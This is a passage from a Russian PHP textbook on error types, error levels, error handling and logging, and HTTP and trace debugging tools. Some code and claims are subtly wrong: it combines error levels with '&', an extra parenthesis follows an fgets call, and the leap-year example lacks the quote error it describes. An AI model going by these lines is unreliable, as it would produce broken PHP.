Затем мы обсудили, как сделать объекты более структуризованными и выразительными с помощью наследования и полиморфизма. Мы выяснили, что наследование дает возможность специализировать объекты путем добавления в них поведения и данных, что делает код более прослеживаемым и облегчает его повторное использование. С помощью полиморфизма в насле-

дующих объектах мы смогли разработать общие элегантные решения, детали которых реализовывались на стадии исполнения с помощью интерпретатора PHP. Это тоже облегчает сопровождение, потому что новые классы могут добавляться в модель наследования без модификации логики полиморфного кода.

Наконец, мы завершили изложение, рассказав о сцеплении (*cohesion*) и связывании (*coupling*). Сцепление характеризует степень близости элементов и функциональности внутри объекта, а связывание - степень связанности двух или более объектов. Модули с высоким сцеплением оказываются меньшими по размеру и легче сопровождаются, тогда как слабо связанные объекты дают больше возможностей повторного использования кода. Мы узнали, что хорошим правилом является создание высоко сцепленных и слабо связанных модулей, что приводит к программам с развитым повторным использованием кода и облегченным сопровождением.

Затем мы рассмотрели моделирование объектов с помощью UML. Мы узнали, что UML предоставляет простой и последовательный способ спецификации проектов для собственной работы и для передачи своих идей другим программистам. Потом мы обсудили различные способы включения и отметили различие между физическим включением и включением для повторного использования, названным делегированием.

Позднее мы изучили некоторые эвристики проектирования и правильные приемы, отметив, что логика должна располагаться в правильном месте. Мы увидели, что когда она разбросана по программе, работа с объектами усложняется и затрудняется их повторное использование и сопровождение.

Наконец, мы **посмотрели**, как создаются объектные модели для реляционных баз данных и объектная модель для весьма развитого генератора **форм**. Мы проиллюстрировали различные случаи наследования, полиморфизма, эвристик хорошего проектирования, делегирования и UML.

# 6

## Отладка

В программных проектах часто не учитывают такой фактор, как затраты времени на отладку и оптимизацию программ. Программные проекты PHP не составляют исключения в этом отношении. На самом деле уникальная среда, в которой разрабатываются и развертываются сценарии PHP, выдвигает как специфические проблемы, так и новые пути для отладки и оптимизации программ. Однако основные концепции планирования отладки и оптимизации остаются такими же, как для обычных средств программирования.

В данной главе мы подробно рассмотрим различные ловушки, подстерегающие программистов, и способы, с помощью которых можно противодействовать появлению ошибок в коде. Будут изучены следующие темы:

- Общий обзор ошибок программирования
- Уровни ошибок в PHP:
  - Ошибки синтаксического анализа
  - Фатальные ошибки
  - Предупреждения
  - Ошибки ядра и компиляции
  - Пользовательские уровни ошибок
  - Установка уровня сообщений об ошибках
- Безопасное программирование для минимизации ошибок:
  - Подавление сообщений об ошибках
  - Восстановление после ошибок
  - Специальная проверка ошибок
  - Регистрация ошибок
- Средства отладки и тестирования:
  - Средства отладки HTTP типа клиентов telnet и «шпионских» серверов (snoop servers)

- Отладка с помощью трассировки посредством phpCodeSite
- Удаленные отладчики типа BODY и Zend IDE
- Тестирование сценариев с помощью phpUnit

## Обзор ошибок программирования

PHP, будучи языком сценариев, дает возможность обнаруживать ошибки во время интерпретации программы, что в то же время представляет собой проблему, поскольку сценарии часто выполняются на сервере, а потому не столь доступны для отладки, как обычные автономные программы. Однако класс ошибок, которые могут быть выявлены во время интерпретации сценария, обычно составляет лишь небольшое подмножество тех ошибок, которые могут вкрасться в сценарии. Вот некоторые стандартные ошибки программирования, встречающиеся в коде сценариев PHP:

- Синтаксические ошибки
- Семантические ошибки
- Логические ошибки
- Ошибки окружения

Рассмотрим эти ошибки более пристально.

### Синтаксические ошибки

Синтаксические ошибки встречаются чаще всего и обнаруживаются проще всего. Эти ошибки возникают вследствие некорректного применения конструкций языка. Возникновение синтаксических ошибок имеет значительные различия в PHP3 и PHP4. Дело в том, что в PHP3 каждая строка интерпретировалась, когда до нее доходило выполнение, тогда как в PHP4 перед исполнением компилируются все операторы.

В PHP3 успешное выполнение программы не гарантировало отсеивание всех синтаксических ошибок. Чаще всего, когда сценарий выбирает особую ветвь выполнения, вскрываются не обнаруженные до того синтаксические ошибки. Проиллюстрируем это на следующем сценарии PHP3:

```
<?php
//Simple_Leap.php

if ($year % 4) {
    // упрощенная проверка года на високосность
    echo("February has 28 days");
} else {
    echo("February has 29 days");
}
?>
```

Этот сценарий прекрасно выполняется, когда в \$year содержится значение не високосного года, что происходит в трех случаях из четырех. Однако в блоке

кода, обрабатывающем високосный год, есть синтаксическая ошибка - строка аргумента оператора echo начинается двойной кавычкой, но оканчивается одинарной. Такая ошибка очевидна, легко прослеживается и ее легко исправить. Однако при отсутствии хорошей стратегии тестирования она может вызвать неожиданный отказ программы.

Распространенные синтаксические ошибки связаны с пропуском парных скобок и других знаков пунктуации, ошибками в написании ключевых слов, пропущенным знаком \$ перед переменными и т. п. Большинство синтаксических ошибок представляют собой опечатки или совершаются новичками, еще недостаточно освоившими синтаксис. Обычно можно найти строку, в которой есть синтаксическая ошибка, поскольку анализатор сообщает об ошибке вместе с номером строки. Однако так бывает не всегда, о чем свидетельствует следующий пример:

```
<?php
//Sample.php
for ($count = 0; $count <= 10; ++$count)
    echo($count)
?>
<h2>Sample program</h2>
<?php
echo("Program ends ...");
?>
```

В данном случае анализатор не сообщает об ошибке в строке 4, где пропущена точка с запятой после оператора echo.

## Семантические ошибки

Семантические ошибки могут пройти незамеченными анализатором, поскольку строки, содержащие их, синтаксически корректны. Однако когда выполнение достигает такой строки, может произойти отказ. Семантические ошибки часто возникают при вызове функций, потому что PHP не сравнивает сигнатуру аргументов функции с аргументами, задаваемыми при вызове. Иными словами, если функция определена как имеющая два аргумента, а вызывается лишь с одним, синтаксический анализатор не обнаружит этого, но выполнение программы будет прервано.

Другим примером является использование в операции неправильного оператора. Поскольку PHP - язык со слабой типизацией, большинство операторов обычно работает с переменными любых типов, однако результат может оказаться бессмысленным.

Применение оператора умножения к двум символьным строкам даст в результате ноль, потому что PHP преобразует обе строки к нулевым значениям и перемножит их. Это относится к случаям, когда строки не выглядят как числа. Если строка выглядит как число и фигурирует в числовом контексте, будет взято число, которое можно из этой строки извлечь. Например, следующий код возвращает в броузер число 404:

```
<?php  
//String_Mult.php  
echo("101 Dalmations" * "4 Beatles");  
?>
```

Рассмотрим другую распространенную семантическую ошибку в операторе switch:

```
<?php  
//Sample_Switch.php  
$color = "персиковый";  
  
switch ($color) {  
    case "персиковый":  
        echo("Мой любимый цвет персиковый <br>");  
  
    case "розовый":  
        echo("Мой любимый цвет розовый");  
}  
?>
```

Будет получен неожиданный результат: оба цвета - персиковый и розовый - окажутся любимыми. Синтаксически эта конструкция верна и может оказаться полезной, если требуется выразить условие логического ИЛИ между двумя случаями (см. ниже). Отсутствие оператора break после первого echo привело к проваливанию и выполнению следующего оператора.

## Логические ошибки

Логические ошибки имеют мало отношения к собственно конструкциям языка. Фактически логические ошибки происходят в коде, синтаксически и семантически корректном. О логических ошибках говорят, когда программист предполагает, что код будет делать что-то одно, а код делает что-то другое. Классическим примером является ошибочное написание имени переменной, что приводит к неприятностям, поскольку PHP не требует заранее объявлять переменные. Такие ошибки трудно выявить при отсутствии хороших контрольных примеров. Рассмотрим пример логической ошибки:

```
<?php  
//Logical_Error.php  
for ($i = 1; $i < 10; $i++)  
    print("Number:" . $i , "<br>");  
?>
```

Здесь программист хотел, чтобы сценарий вывел числа от 1 до 10 включительно. Однако поскольку вместо оператора сравнения `<=` был указан оператор `<`, последнее сравнение `10 < 10` завершилось неудачей и были выведены числа только от 1 до 9.

Конструкция `foreach`, которая есть в PHP4, предотвращает **возникновение** таких ошибок при работе с **массивами**. Практический совет: использовать конструкцию `foreach` для обхода массивов.

## Ошибки окружения

Ошибки окружения возникают в результате внешних по отношению к программе факторов и часто проходят незамеченными в контрольных примерах, предназначенных для поиска синтаксических, семантических и логических ошибок. Эти ошибки всплывают тогда, когда внешние объекты - файлы, сетевые соединения или входные данные - принимают неожиданный вид или ведут себя неожиданным для программы образом. Допустим, например, что сценарий открывает на локальном диске сервера файлы для записи. Во время создания этот сценарий может функционировать прекрасно, однако в реальной среде вызовет отказ, поскольку права доступа окажутся значительно более ограниченными, чем на рабочей станции разработчика.

Другой пример - это программа, которая предполагает ввод данных на определенном языке, но, будучи развернута в системе с другими настройками языка и стандартов, оказывается неработоспособной. Единственный способ предотвратить ошибки окружения состоит в том, чтобы обеспечить проверку взаимодействия с внешними объектами и проконтролировать код. Кроме того, такое взаимодействие требует структурированной обработки ошибок, если результаты такого взаимодействия не согласуются с ожиданиями программы.

Часто некоторые функции (в основном скрытые) или их аргументы оказываются недоступны на некоторых платформах, на которых работает PHP, например функция `socket()` для создания сетевого сокета в большинстве UNIX-подобных систем принимает в качестве аргумента протокол `AF_UNIX`, однако это значение не поддерживается в Microsoft Windows (подробности см. в главе 13). Тем не менее обычно можно написать код так, чтобы он не содержал специфические для платформы функции.

## Уровни ошибок в PHP

В хорошо написанных программах ошибки должны быть разбиты по категориям, чтобы обрабатываться в зависимости от степени тяжести и сущности ошибки. С этой целью в PHP4 установлено 11 уровней, позволяющих сообщать об ошибках, исходя из их тяжести и природы. Некоторые из них мы здесь опишем.

Уровни сообщений об ошибках можно устанавливать с помощью функции `error_reporting()`. С помощью функции `trigger_error()` можно сообщать об ошибках на определенных уровнях. Подробнее мы рассмотрим эти функции в следующем разделе. Уровни сообщений об ошибках следующие:

- Ошибка синтаксического анализа
- Неисправимая ошибка (fatal)

- Предупреждение (warning)
- Уведомление (notice)
- Уровни ошибки ядра (core error levels)
- Уровни ошибки компиляции (compile error levels)

Рассмотрим указанные уровни ошибок более подробно.

## Ошибки синтаксического анализа

Сообщения об ошибках этой группы возникают в результате синтаксического анализа. PHP3 выполняет сценарии построчно, поэтому синтаксический анализатор PHP3 сообщает об этих ошибках только тогда, когда встречает ошибочный оператор. Однако PHP4 сообщает о синтаксических ошибках на более ранней стадии компиляции сценария. В PHP4 сценарии с синтаксическими ошибками не компилируются и тем более не выполняются. Чтобы включить сообщение об ошибках синтаксического анализа, в качестве аргумента функции `error_reporting()` должна быть указана константа `E_PARSE`.

## Неисправимые ошибки

Среда выполнения сообщает о неисправимых ошибках, когда невозможно восстановление после состояния ошибки. Сообщения о неисправимых ошибках часто возникают в результате необработанных ошибок, семантических ошибок и ошибок окружения. Например, если файл, указанный в директиве `require()`, отсутствует, выводится сообщение о неустранимой ошибке, и выполнение программы прерывается. Чтобы включить вывод сообщений об ошибках этого уровня, в качестве аргумента функции `error_reporting()` должна быть указана константа `E_ERROR`.

## Предупреждения

Предупреждение выводится в том случае, когда возникает ситуация, не являющаяся фатальной и не требующая прекращения выполнения сценария. Например, предупреждение выводится, когда оператор `include()` не может найти заданный файл. Предупреждение выводится, если логика программы не обрабатывает такую ситуацию. Предупреждение не означает, что среда выполнения в соответствии с логикой программы разумно обработала ошибку. В сценарии должны быть внесены изменения, обеспечивающие программную обработку ситуаций, вызывающих предупреждения. Для того чтобы включить вывод сообщений уровня предупреждений, в качестве аргумента функции `error_reporting()` следует указать константу `E_WARNING`.

## Уведомления

Среда выполнения часто выводит уведомления, встретив ошибочную ситуацию, с которой может справиться самостоятельно. Примером является использование неинициализированной переменной. Поскольку при выполне-

нии операций с такими переменными PHP присваивает им значения по умолчанию, не возникает неисправимых ошибок, требующих прекращения выполнения сценария. Чтобы включить вывод сообщений об ошибках уровня **уведомлений**, в качестве аргумента функции `error_reporting()` можно указать константу `E_NOTICE`.

## Ошибки ядра

Ошибки ядра генерирует ядро PHP. Функции, определенные пользователем, не должны генерировать сообщений на этих уровнях. Сообщения об ошибках уровня ядра выводятся, если указаны константы `E_CORE_ERROR` и `E_CORE_WARNING`.

## Ошибки компиляции

На этих уровнях генерирует ошибки машина сценариев Zend. Так же как и ошибки уровня ядра, эти ошибки не должны генерироваться функциями, определенными пользователем. Ошибками уровня компиляции являются `E_COMPILE_ERROR` и `E_COMPILE_WARNING`, которые аналогичны `E_ERROR` и `E_WARNING`, за исключением того, что их генерирует машина сценариев Zend.

## Пользовательские уровни ошибок

Часто требуется, чтобы приложение генерировало ошибки на ином уровне, нежели перечисленные выше. Это выполняется с помощью пользовательских уровней ошибок. Пользовательские уровни ошибок – это `E_USER_ERROR`, `E_USER_WARNING` и `E_USER_NOTICE`. Они аналогичны `E_ERROR`, `E_WARNING` и `E_NOTICE` соответственно. Генерировать ошибки на этом уровне можно с помощью функции `trigger_error()`, однако функции, определенные пользователем, не должны генерировать ошибки на этих уровнях.

## Установка уровней сообщений об ошибках

Хотя вывод сообщений об ошибках может быть полезен во время отладки, показывать сообщения об ошибках конечному пользователю может быть необязательно. Уровень сообщений об ошибках можно установить с помощью функции `error_reporting()`. Объявление функции следующее:

```
int error_reporting(int level);
```

Уровень `level` задается с помощью одной из описанных выше констант `E_`. Можно установить одновременно несколько действующих уровней, объединяя константы с помощью поразрядного оператора `&`. Например, сообщения об ошибках уровней **уведомления** и **предупреждений** можно включить с помощью следующего вызова функции `error_reporting()`:

```
error_reporting(E_WARNING & E_NOTICE);
```

Функция `error_reporting()` возвращает тот уровень сообщений, который был установлен до ее вызова. Это значение можно записать в переменную при изменении уровня сообщений об ошибках, чтобы позднее восстановить его. Чтобы включить вывод сообщений об ошибках всех уровней, можно воспользоваться константой `E_ALL`. Установка уровня в 0 отключает вывод любых сообщений об ошибках. Обычно правильное решение состоит в том, чтобы установить уровень сообщений об ошибках по максимуму (`E_ALL`) на этапе разработки, но дать ему значение 0 или другое существенно меньшее значение для рабочего продукта. При установке рабочего продукта ошибки должны корректно обрабатываться и записываться в журнал, а не отображаться. Следующей нашей темой будет обработка и регистрация ошибок.

*В PHP3 эти константы не определялись; вместо них непосредственно задавались соответствующие числа, например 2 указывало уровень `ERROR_WARNING`. Использование констант вместо чисел - правильное решение, поскольку это оберегает от необходимости корректировать код при изменениях в схеме нумерации.*

## Обработка ошибок

Мы видели, как среда выполнения PHP генерирует ошибки в потенциально опасных или плохо запрограммированных ситуациях. Однако среда выполнения не имеет понятия о логике программы и потому мало что может сделать - разве что вывести сообщение об ошибке. Правильно спроектированная программа должна уметь сама выявлять сбойные ситуации и обрабатывать их, а также регистрировать такие случаи в журнале. Большинство функций PHP возвращает в случае ошибки `false` или 0. Исследовав возвращенное значение, можно определить, что следует делать - продолжить выполнение или установить направление дальнейших действий.

### Подавление вывода сообщений об ошибках

Сообщения об ошибках, генерируемые средой выполнения, за исключением тех, которые вызваны проверкой входных данных, в идеале не следует показывать конечному пользователю. В предыдущем разделе мы видели, как это можно сделать, вызвав функцию `error_reporting()` с аргументом 0. Другой способ добиться того же – использовать оператор `@`. Когда этот оператор предшествует вызову функции, сообщения об ошибках, которые она может сгенерировать, не выводятся.

Оператор `@` может предшествовать любому выражению, но его нельзя использовать перед управляющими конструкциями, например `foreach`. Доступ к сообщению об ошибке можно, тем не менее, получить через переменную `$php_errormsg`. Проверьте настройки в файле `php.ini` и убедитесь, что последняя ошибка хранится в этой переменной. Этой переменной всегда присваивается сообщение, соответствующее последней ошибке, поэтому сообщение должно быть обработано прежде, чем произойдет другая ошибка.

Теперь мы можем предпринять корректирующие действия, если возвращается значение 0, и программно определить, выводить сообщение об ошибке или нет. Это иллюстрируется следующим примером:

```
<?php
//Error_Msg_Suppress.php
$verbose = 1; //устанавливает подробный или краткий вывод сообщения об ошибке
$default_text = "A default line of text";

//Попытка открыть файл и прочесть из него строку текста
if ($file = @fopen("nosuchfile.txt", "r")) {
    $text = fgets($file, 101));
} elseif ($verbose) {
    // если включен подробный вывод сообщения об ошибке
    myLog("Failed to open nosuchfile.txt");
    echo($php_errormsg);
    //корректирующее действие - использовать альтернативную строку текста
    $text = $default_text;
} else {
    //сообщения об ошибках отключены
    myLog("Failed to open nosuchfile.txt");
    $text = $default_text;
}
;...

echo("Text read: " . $text);

//Упрощенный вариант функции регистрации сообщений об ошибках
function myLog($msg)
{
    echo("<h2>" . $msg . "</h2>");
}
?>
```

Приведенный сценарий пытается открыть файл и прочесть из него строку текста. Если оказывается, что сделать это невозможно, то используется альтернативная строка текста. Флаг `$verbose` определяет, подробным или кратким должно быть сообщение об ошибке. С помощью оператора `@` можно подавить сообщение об ошибке, если она возникнет, а затем вывести сообщение, основываясь на значении переменной `$verbose`.

В случае сокращенного вывода ошибка просто регистрируется, и выполняются корректирующие действия, которые в данном случае состоят в присваивании переменной `$text` альтернативного текстового значения. В случае подробного вывода ошибка записывается в журнал, а также выводится системное сообщение об ошибке, после чего выполняется корректирующее действие.

## Восстановление после ошибок

Проверка значения, возвращенного функцией, и обнаружение сбойной ситуации дают возможность вывести более дружественное сообщение об ошиб-

ке и прервать выполнение сценария или предпринять корректирующие действия. Эти действия могут состоять всего лишь в выполнении некоторых специфических для приложения служебных задач с последующим мягким завершением сценария либо быть достаточно сложным и переходить к другому источнику данных или алгоритму.

```
<?php
//Error_Rec.php
class Connection_Manager
{
    var $connections;

    //Эта функция открывает соединение и добавляет его
    //к списку открытых соединений
    function openConnection($host, $user, $pass)
    {
        //попытка соединения с базой данных mysql
        $mysql_link = @mysql_connect($host, $user, $pass);
        //поместить идентификатор соединения в массив connections
        if (FALSE !== $mysql_link) {
            $this->connections[] = $mysql_link;
        }
        return $mysql_link;
    }

    //Эту функцию следует вызывать, когда все соединения должны быть закрыты
    function cleanup()
    {
        foreach ($this->connections as $id) {
            @mysql_close($id);
        }
    }
}

//Создание экземпляра класса
$myConnxnMgr = new Connection_Manager();

//Для создания новых соединений используется класс Connection_Manager
$connxn1 = $myConnxnMgr->openConnection("mysqlDb.wrox.com", "dbuser",
    "dbpassword");

//Работа с соединениями, во время которой может произойти ошибка
//Завершение работы ввиду невозможности продолжить выполнение из-за ошибки
$myConnxnMgr->cleanup();
?>
```

В приведенном коде класс Connection\_Manager следит за всеми открытыми соединениями. Благодаря этому при возникновении ошибки, которая помешает дальнейшему выполнению кода, приложение может мягко завершиться, выполнив ряд вспомогательных задач, включая закрытие всех открытых соединений.

## Переопределение проверки ошибок

В некоторых случаях, например при выполнении директивы `include()`, которая не возвращает сообщение об ошибке, невозможно определить, возвратила ли функция ошибку, если вывод сообщений подавлен оператором `@`. В таких случаях используется следующий прием:

```
<?php
//myFile.inc - включаемый файл
error_reporting(0);
define("MY_INCLUDE_FILE", true);
$myName = "Marie";
?>
```

В файле, который надо включить, определяем фиктивную константу `MY_INCLUDE_FILE`:

```
<?php
//Target.php - файл, из которого вызывается include()
@include("myFile.inc");
if (defined("MY_INCLUDE_FILE")) {
    echo($myName);
} else {
    error_log("Не удалось включить myFile.inc");
}
?>
```

В целевом сценарии `target.php` надо проверить, успешно ли выполнилась функция `include()`. С этой целью мы определяем фиктивную константу `MY_INCLUDE_FILE`. В `target.php`, откуда вызывается `include()`, проверяем, определена ли эта фиктивная константа. Если она определена, значит, файл включен.

## Регистрация ошибок

Как мы видели ранее, хорошая стратегия обработки ошибок требует регистрировать их, не вмешиваясь в интерфейс пользователя, для последующего анализа программистом или администратором. PHP предоставляет функцию `error_log()`, позволяющую регистрировать ошибки и указывать место, куда должны направляться сообщения об ошибках:

```
int error_log(string message, int message_type
              [, string destination] [, string extra_headers])
```

Здесь `message` - это сообщение об ошибках, которое должно быть зарегистрировано, а `message_type` - тип получателя сообщений об ошибках. Он может быть задан как:

- 0 - системный журнал регистрации ошибок; обычно это журнал ошибок веб-сервера. В этом случае третий и четвертый аргументы опускаются. Имя файла системного журнала ошибок можно задать как значение ди-

рективы `error_log` в файле `php.ini`. Если `error_log` имеет значение `syslog`, то ошибки регистрируются в журналах веб-сервера.

- 1 - адрес электронной почты. В этом случае третий аргумент задает фактический адрес e-mail, а четвертый - дополнительные заголовки, которые требуется передать в составе сообщения.
- 2 - порт отладки на машине, если такой имеется. Третий аргумент задает фактическое имя хоста и номер порта в формате `hostname:port`. Четвертый аргумент опускается.
- 3 - локальный файл. Третий аргумент задает путь к файлу. Конечно, PHP должен иметь права записи в этот файл. Четвертый аргумент в этом случае опускается.

Вот пример сценария, использующего функцию `error_log()`:

```
<?php
//Log_Errors.php
//отключение вывода ошибок в пользу error_log()
error_reporting(0);
if (!fopen("fileAtLarge.txt", "r")) {
    // сообщение об ошибке, регистрируемое в журнале веб-сервера
    error_log("File could not be opened", 0);
    // сообщение об ошибке регистрируется как e-mail
    error_log("File could not be opened", 1, "phpuser@php.wrox.com",
              "Reply-To: phpcoder@somedomain.com");
    // send to debug port
    error_log("File could not be opened", 2,
              "debugmachine.somedomain.com:333");

    // запись сообщения об ошибке в файл
    error_log("File could not be opened", 3,
              "/var/adm/logs/php_errors.log");
}
?>
```

На практике, однако, вывод сообщений об ошибках не требуется основывать лишь на этих четырех уровнях. В действительности они иногда полезнее в соединении с функциями, которые направляют сообщение об ошибке тому, кто поддерживает работу веб-сайта. Это иллюстрирует следующий код:

```
<?php
//Route_Error.php
function logContentError($msg)
{
    error_log($msg, 0);
    error_log($msg, 1, "content.manager@foowidgets.com",
              "Reply-To:content.manager@foowidgets.com");
}

function logDBError($msg)
{
```

```
    error_log($msg, 0);
    error_log($msg, 1, "content.manager@foowidgets.com",
              "Reply-To: content.manager@foowidgets.com");
    error_log($msg, 3, "/tmp/dberrors.log");
}
?>
```

Функции сообщения об ошибках `logContentError()` и `logDBError()` вызываются, когда возникают ошибки, связанные с содержимым или базой данных соответственно. Функции выполняют маршрутизацию сообщений об ошибках сопровождающему сайт или в файл журнала.

## Утилиты отладки

Теперь, когда у нас есть ясное понимание различных ошибок, которые могут вкрасться в сценарии, и способов их обработки, можно рассмотреть различные инструменты для поиска и исправления ошибок. Мы рассмотрим инструменты как коммерческие, так и с открытым исходным кодом, от простых утилит командной строки до полноценных отладчиков, интегрированных в IDE. Вот некоторые распространенные утилиты:

- Средства отладки HTTP
- Трассировщики
- Удаленные отладчики

Рассмотрим их подробнее.


### Средства отладки HTTP

Эти утилиты оказываются удобными, когда приходится выявлять часто встречающиеся ошибки, которые нельзя обнаружить в броузере. Дело в том, что броузер обрабатывает заголовки HTTP, которые могли вызвать ошибку. Вот эти распространенные ошибки:

- Неправильные значения cookie
- Информация сеанса
- Длина ответа HTTP
- Проблемы интернационализации

### Клиент telnet

С помощью клиента `telnet` можно соединиться с демоном или службой, которые слушают порт, и послать в него какие-либо команды. Клиенты (веб-броузеры) и сервер (веб-сервер) PHP связываются между собой по протоколу HTTP. С помощью клиента `telnet` можно исследовать передаваемые заголовки HTTP и отладить некоторые часто встречающие проблемы, связанные с заголовками, создаваемыми сценариями PHP. Следующая команда посыпает запрос HTTP GET на страницу PHP и выводит возвращенные заголовки (рис. 6.1):



*Рис. 6.1. Возвращенные заголовки*

```

telnet phpserver.ourdomain.com 80
GET /welcome.php HTTP/1.0 OK
  
```

Вот текст сценария welcome.php:

```

<?php
echo("Print a test line .... ");
?>
  
```

С помощью клиента telnet можно также задать различные заголовки перед отправкой фактического запроса GET. Можно, например, отправить на сервер cookie перед фактическим запросом GET. Однако применение клиента telnet имеет недостатки: трудно воспользоваться методом HTTP POST, с помощью которого часто передается форма с несколькими параметрами. Кроме того, с некоторыми системами Microsoft Windows поставляется клиент telnet, который не может соединяться с другими портами, кроме установленного для telnet по умолчанию.

Еще один инструмент с более широкими возможностями - wget – хороший клиент HTTP для отладки заголовков HTTP. Он применяется в основном в качестве «сетевой гусеницы», которая может автоматически рекурсивно загружать страницы веб-сайта. Однако этим клиентом нельзя воспользоваться в случаях сеансов HTTP. Его можно загрузить по адресу <http://wget.sunsite.dk/>.

## «Шпионские» серверы

С помощью клиента telnet можно эмулировать веб-браузер, но иногда приходится посмотреть на вещи с точки зрения сервера, т. е. посмотреть на данные, которые отправляются веб-серверу. В таких случаях часто бывает полезен «сервер-шпион» (snoop server).

## Netcat

Netcat, сетевая утилита, имеющаяся на платформе Windows и большинстве UNIX-подобных систем, может использоваться в качестве «шпионского» сервера. Ее можно загрузить с <http://packetstormsecurity.org/>. В действительности ее можно применять вместо клиента telnet предыдущего раздела, маскирующегося под клиента PHP.

Netcat сбрасывает все данные, получаемые от броузера, в стандартный вывод, что позволяет анализировать заголовки HTTP, посылаемые броузером веб-серверу. После запуска Netcat из командной строки следует указать в настройках броузера для прокси-сервера машину и порт, на которых работает Netcat, а затем подавать из броузера запросы, как при соединении с реальным веб-сервером PHP.

В Microsoft Internet Explorer можно изменить настройки прокси-сервера, выбрав в меню Tools | Internet Options | Connections| LAN Settings, установить флаг Use a proxy server и задать в полях Address и Port имя машины и номер порта, на которых работает «шпионский» сервер.

В Netscape выберите Edit | Preferences и щелкните по левой панели, развернув настройки Advanced; после этого щелкните по Proxies, выберите Manual Configuration и в полях HTTP и Port введите адрес и номер порта «шпионского» сервера.

## Muffin

Мы видели, что с помощью утилиты Netcat можно отлаживать одиночную последовательность запрос-ответ HTTP. Однако этого может оказаться недостаточно для наших задач, когда требуется анализировать целые сеансы. Muffin — написанная на Java программа, позволяющая анализировать целевые сеансы. Среди прочего она может действовать в качестве прокси-сервера HTTP для контроля за трафиком между клиентом и веб-сервером.

Muffin можно загрузить с <http://muffin.doit.org>. Если установлен JDK, загруженный JAR-файл можно сразу запустить. Выберите в меню Edit пункт Filters; в появившемся окне в секции Supported Filters выберите Snoop и щелкните по кнопке Enable. Теперь в секции Enabled Filters выберите опцию Snoop, а затем нажмите кнопку Preferences. В результате появится отдельное окно наблюдения за трафиком. Необходимо модифицировать настройки броузера для прокси-сервера, чтобы они указывали на машину и порт (по умолчанию 51966), на которых работает Muffin. В окне мониторинга будет отображаться взаимодействие броузера с веб-сервером.

## Отладка с помощью трассировки

Часто хорошей стратегией является включение в программы во время их разработки функций трассировки. Это облегчает последующие действия по отладке. Одновременно это заставляет больше думать о том, что надо делать с данными в программе. Проверенная временем «echo-отладка» представляет собой форму трассировки программ с целью отладки. Однако оснащение программ средствами трассировки влечет снижение их производительности, и потому должна существовать простая возможность полного отключения отладки перед развертыванием программы.

Взглянем на функцию, которая упростит задачу добавления в код трассировочной информации:

```
<?php  
//Trace_Debugger.inc
```

```
//Раздел настройки -- НАЧАЛО
define("TRACE_DEBUGGING", true); // для отключения отладки присвоить значение 'false'
$debug_host = "myphpdebug.mydomain.com";
// задать машину, на которой слушает сервер-«шпион»

$debug_port = 23456; // порт, который слушает сервер-«шпион»

//Раздел настройки -- КОНЕЦ
function traceDebug($fileName, $lineNumber, $varName, $varValue)
{
    if (TRACE_DEBUGGING) {
        $traceMessage = "Tracing $fileName at $lineNumber: $varName =
                        $varValue \n";
        error_log($traceMessage, 2, "$debug_host:$debug_port");
    }
}
?>
```

**Если поместить эту функцию в обычный включаемый файл, например `trace_debugger.inc`, то можно пользоваться ею, изменения параметры настройки в начале сценария и включая файл в сценарии программ:**

```
<?php
//Sample_Trace.php
include("Trace_Debugger.inc");

function swap(&$a, &$b)
{
    $a = $a + $b;
    $b = $a - $b;
    $a = $a - $b;
}

$a = 1234;
$b = 4567;
traceDebug(__FILE__, __LINE__, "a", $a);
echo("a = $a, b = $b");
swap($a, $b);
traceDebug(__FILE__, __LINE__, "a", $a);
echo("a = $a, b = $b");
?>
```

**Функция `traceDebug()` вызывается с передачей в качестве первых двух параметров `__FILE__` и `__LINE__`. Среда выполнения PHP переводит их в имя файла, из которого она вызывалась, и номер строки соответственно. Третий параметр - имя переменной, которую необходимо трассировать, а четвертый - ее значение.**

**Для того чтобы отключить трассировку, достаточно присвоить переменной `$trace_debugging` в файле `trace_debugger.inc` значение 0.**

## phpCodesite

phpCodesite - небольшая вспомогательная библиотека для создания информации выполнения и трассировки переменных. Этот инструмент представляет собою сценарий PHP и может быть взят с <http://phpcodesite.phpedit.com/>. Рассмотрим пример применения этого средства.

Вот простой сценарий, реализующий стек, и еще один, использующий эту реализацию стека:

```
<?php
//Stack.php
class Stack {
    var $vector;
    var $stackPointer;

    function Stack()
    {
        $this->stackPointer = 0;
        $this->vector = array();
    }

    function isEmpty()
    {
        if ($this->stackPointer <= 0) {
            return 1;
        } else {
            return 0;
        }
    }

    function push($element)
    {
        ++$this->stackPointer;
        $this->vector[$this->stackPointer] = $element;
    }

    function pop()
    {
        if ($this->isEmpty()) {
            return -1;
        } else {
            $poppedValue = $this->vector[$this->stackPointer];
            --$this->stackPointer;
            return $poppedValue;
        }
    }

    function peek()
    {
        if ($this->isEmpty()) {
            return -1;
        }
    }
}
```

```

    } else {
        return $this->vector[$this->stackPointer];
    }
}

function reset()
{
    $this->stackPointer = 0;
    $this->vector[$this->stackPointer] = -1;
}
?>

```

Если сохранить этот сценарий в файле с именем `Stack.php`, то другой сценарий, использующий эту реализацию стека, может выглядеть так:

```

<?php
//MyStack.php
require("./Stack.php");
$myStack = new Stack();
echo("<h2>myStack operations</h2>");
echo("Popping before a push <br>");
$poppedValue = $myStack->pop();
echo("Popped value: $poppedValue <br><br>");

echo("Peeking before a push <br>");
$peekedValue = $myStack->peek();
echo("Peeking: $peekedValue <br><br>");

echo("Pushing 3 values into the stack<br><br>");
for ($i = 1; $i <= 3; ++$i) {
    $myStack->push($i);
}

echo("Peeking at the first value: ");
$peekedValue = $myStack->peek();
echo("$peekedValue <br><br>");

echo("Popping values now<br>");
for ($i = 1; $i <= 3; ++$i) {
    $poppedValue = $myStack->pop();
    echo("Popped value: $poppedValue <br>");
}

$myStack->reset();
?>

```

Этот сценарий пытается использовать реализацию стека в `Stack.php`, выполняя все операции, определенные в объекте `Stack`. Результат его работы должен выглядеть так, как на рис. 6.2.

Теперь добавим в `Stack.php` некоторые средства трассировки и назовем полученный сценарий `Stack1.php`. Необходимо включить файл `phpcodesite.php` в начало сценария.

